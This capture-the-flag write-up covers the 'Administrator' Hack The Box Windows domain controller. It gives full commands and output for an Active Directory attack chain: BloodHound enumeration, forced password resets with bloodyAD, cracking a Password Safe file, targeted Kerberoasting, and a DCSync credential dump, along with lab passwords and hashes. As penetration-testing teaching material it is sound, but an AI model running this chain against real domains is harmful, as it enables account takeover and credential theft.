

Synopsis
Administrator is a medium difficulty Windows machine where we start with credentials, them being Olivia / ichliebedich This machine shows AD vulnerabilities like DACL Abuse, DCSync. We will be using bloodhound that will become our eyes in the following writeup.
Skills Required
- Enumeration
- Impacket
- FTP
- Netexec
- Bloodhound
- Password Cracking
Skills Learned
- DCSync Attacks
- DACL Abuse - GenericAll, GenericWrite
- pwsafe2john
Enumeration
Nmap
nmap -sSCV 10.129.123.127
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 13:53 CST
Nmap scan report for 10.129.123.127
Host is up (0.077s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-10 19:54:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-11-10T19:54:08
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.31 seconds
As we can use we have many interesting ports opened one of which being ftp, we have a simple dns on port 53 and kerberos on port 88 . We also have smb, which can be very helpful in enumerating users.
before that do add Administrator.htb to your /etc/hosts
/etc/hosts
echo '10.129.253.57 Administrator.htb' | sudo tee -a /etc/hostsNetExec
nxc smb 10.129.123.127 -u olivia -p ichliebedich --users
SMB         10.129.123.127  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.123.127  445    DC               [+] administrator.htb\olivia:ichliebedich
SMB         10.129.123.127  445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.123.127  445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB         10.129.123.127  445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.123.127  445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.129.123.127  445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.129.123.127  445    DC               michael                       2024-10-06 01:33:37 0
SMB         10.129.123.127  445    DC               benjamin                      2024-10-06 01:34:56 0
SMB         10.129.123.127  445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.129.123.127  445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.129.123.127  445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.129.123.127  445    DC               emma                          2024-10-31 00:18:35 0
SMB         10.129.123.127  445    DC               [*] Enumerated 10 local users: ADMINISTRATOR
We use nxc to enumerate users present in the machine.
Now that we have enumerated users and we know there is a dns let us try using Bloodhound to see what we can do and where we can go from olivia the user which we have credentials for.
BloodHound — Our Eyes
Bloodhound-Python
There are many ways to get .json files for our bloodhound making up our database. we can do it in Windows using Sharphound or in linux using BloodHound-Python or NetExec or Certipy-AD You can use any of the above but I personally prefer BloodHound-Python or Netexec sometimes
Using bhp
bloodhound-python -c All -u Olivia -p 'ichliebedich' -d Administrator.htb -ns  10.129.253.57
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 15S
Now that we have our .json files let us insert them into BloodHound and look at what this machine holds for us.
BloodHound
After I checked almost all users I only found that owning Benjamin was the best way to do it. Lets first own Benjamin and then find our way ahead.
Below is a bloodhound cheatsheet that can be helpful sometimes Cheat-Sheet

As We can see olivia has GenericAll permission over Michael and we can abuse that to change Michael’s Password
Users
Owning Michael
Since we can abuse GenericAll ( Combination of almost all other rights. ) in many ways like
- Changing Password
- Making Shadow Credentials
- Add User to a specific group that we own
For now we will get the full control over Michael by changing its password
We can change its password in various ways as well both linux and windows ways but since we haven’t RDPed into the account and our hunt seems to be leaning towards Linux Abuse so lets use that
Tools that we can use:
- Net rpc
- rpcclient
- bloodyAD We will be using bloodyAD for our little stunt
python3 bloodyAD.py --host "10.129.253.57" -d "Administrator.htb" -u "olivia" -p "ichliebedich" set password "michael" "Password@123"
[+] Password changed successfully!
Now that the password was changed successfully and We have Michael in our full control. Lets see how can we go to Benjamin.
Owning Benjamin
As we can see we have ForcePasswordChange from Michael to Benjamin that means Michael can forcefully change password of Benjamin. We can follow the same that we did with Michael and own Benjamin using bloodyAD
python3 bloodyAD.py --host "10.129.253.57" -d "Administrator.htb" -u "michael" -p "Password@123" set password "benjamin" "Password@123"
[+] Password changed successfully!
Now that we have Benjamin owned as well shall we move onto the next part?
Moving Further
if you still remember me mentioning that we have port 21 open that is FTP, you are thinking right we will check if we can log into that ftp account using Benjamin’s Credentials
ftp 10.129.253.57
Connected to 10.129.253.57.
220 Microsoft FTP Service
Name (10.129.253.57:root): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||60032|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||60034|)
125 Data connection already open; Transfer starting.
100% |***********************************|   952       10.64 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (10.62 KiB/s)
ftp>
seems like we can and we did find an interesting file Backup.psafe3 . As you can see I have already copied the file to my attack machine. Let’s open that safe shall we?
Cracking Into
to crack the password of the psafe3 file we will have to use the tool called pwsafe2john. Without further ado lets complete the task shall we?
pwsafe2john Backup.psafe3 > hashes.txtLets crack the hash for the file now?
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8t=/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
`tekieromucho`   (Backup)
1g 0:00:00:00 DONE (2024-11-12 13:35) 5.000g/s 40960p/s 40960c/s 40960C/s newzealand..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
As you can see we got the password for the file tekieromucho
Taking a sneak peak
Now that we have the password for the Backup.psafe3 file let’s open it up shall we? I wasnt able to find a good tool but did find one called PasswordSafe you can install it as well since it is compatible with psafe files
 Looks like we have hit gold!
We found three users passwords
alexander -- UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily -- UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma -- WwANQWnmJnGV07WQN8bMS7FMAbjNur
Amazingly we have Emily’s Password Lets do the Privilege Escalation part now.
Privilege Escalation
Back to bloodhound
Let us see if we can move to Administrator using Emily  Yes we can! from emily to ethan to Administrator
Owning Ethan
As we see Emily has GenericWrite over Ethan which is Combination of write permissions (Self, WriteProperty) among other things.
What we can do is Targeted Kerberoasting .
What is Targeted Kerberoasting?
When the attacker can add SPN ( ServicePrincipalName ) to the target account and once the account has that SPN, it becomes vulnerable to kerberoasting.We can use targetedkerberoasting.py for the act
python3 targetedKerberoast.py -v -d 'Administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$Administrator.htb/ethan*$149b53b3c9ccc2577f264e3256ca731c$956c47febf7313116ab7f1473ee49855f5af57a43ecf5e94f20fcc324f2812910e122e0f299203abe98befdc37c6f2c9d61d4194b70f2c2fa5e6de898747ad6d21efd4387a9b4eca7eb1c30453f179e21e036c681f8857ca0913bb714b7538f1d0a097255cf14a3c344ee03c7af77223df22cf7b70625d182b978eac6f91cc00ece1d4674b717ebc37b0295d65fde7d958285052b131088e86d0d9a1a2189d6807bc75d83e2051d31537b179ae538769902dd4fb7f17a59826bf544ffb088eea87cb207b01f8c40508c3fbf9c2eaf95a4384b6df3312278c5a5151032c9b7fed21d2a91350171f1726ef5f4560f1a3df745ed132befe0f187cf4e4238a2126726d1f110ebdaacf3045d23428230d8baa6ea0c291cde5dd558b6d3ddedbcd241b63f4e38b932ae71cdacda5d86b11f7133fd3feeb34420814780e85014ad2b51f2796a88a42809ef2e92369860b1ccbe3deba9234658c927c9682b4802f0cde02d653b35c0982e90d183b818ec5f8cd7d599e0013603430edf55e0ab2399a3c391ef08c2cda7e61eb1c9158dd5df163fe3df0d4b3e90c7cc8da270bd0ef16ec3dc2c2dd3dbd4bdaa9399bdd1eecd86e82c132bf8b01f169dcc471fdf752438c48288edd35150b2ace5ed219407b86295844ec29ae30d2e696b689b6269cab35767283c71bb504465b91e53ef0ca80e1b2e709c39f6947131cdb53dacaed1d02cb5b450ef84d6e5f90ccfbb40e7fd4691fde492b6ae19c937670935f035327d218c6eb0ba8afc71900b2ecf3e837e72cca1815cc35a9ab8a34f44f6baf3707ff6440f4fc990e9df24f7c2878cf45ae1d285f2727e2142baa8f922b62e8e4a184de31e85e1343e74000ba906e3f8affe1dfe50658ddb532eb801666119f8cb8c6bdb59db2aba2f5315eb4ca1eb624bf713a3e74c83308a633aa5ccdbcee640131e377ded4349ff245716228eaa3ceec371e2d3293cc1b35e8d48ff82cca6c26511c94a3c54cbba42e3f07666bcc3b6a471d38d09d1fc329b6879f142b16f06e45af26d92732f4b3b9136b54c15c3d55341ef4dac8fdffbaa901d2069bd4cfbd50b4c8098bcf05a8f17ee92ad8a78ebecd7dae91bbb186cf4f61412607399e81b361e3c9038eb4fc6f3003c24b7338ce06e21fdb533793385452203e1c4495bf2be5b2c5a9018f9250359e94533503cbcd4fa860167a98f8d1d47bd6c0c95ed330e35890266b6ba1130c347831c3ea5c7edf6dc42beea2eddae2e50fe971316f1c6c4450c4378bfcf1c7e97e780d36c166dc27c0f0d05ca0e6635a3c454a1bb49afc4dec262636356024ce059dc293c76f295b628e1c12316aba03b2fc779ebbaa7f170b87c39b78456b036b52c3706505b887ce35c944d91a8fa5032927c3fb556ef189a291d6d6696d6c758694ae87c5d0e4b231e8f7065549aa5c088657709b7a4fdd61d05bd67a823358ee349d93c68f99f270aafc32a8fe43f0a2e8c308df11d41c90d798e191263dbd6ee43e37e5df3da21cdfdb3aa5549e8d45d1a8c8b6
[VERBOSE] SPN removed successfully for (ethan)
Let’s save that hash in a file and use hashcat to crack it
hashcat hash /usr/share/wordlist/rockyou.txt
<SNIP>
da21cdfdb3aa5549e8d45d1a8c8b6:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$Administrator....a8c8b6
Time.Started.....: Tue Nov 12 21:26:23 2024 (0 secs)
Time.Estimated...: Tue Nov 12 21:26:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:  1330.1 kH/s (1.07ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6144/14344385 (0.04%)
Rejected.........: 0/6144 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: newzealand -> iheartyou
We have the password for ethan limpbizkit Lets move ahead the hierarchy.
Final Move
Owning Administrator
Now that all the pieces are in place lets get the king. We have DCSync Privileges over Administrator
What is DCSync? We can use this privilege to simulate replication process from a remote DC. This can be used to forge krbtgt, it is similar to dumping NTDS.dit but not just copy and parsing of it. We can replicate data from a DC in a nut shell
We will be using Impacket’s SecretDump.py to perform this attack
secretsdump.py 'Administrator.htb/ethan:limpbizkit'@'dc.administrator.htb'
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Now use Evil-Winrm to log in to Administrator and get your root hash. Congratulations you made it!
Until next time!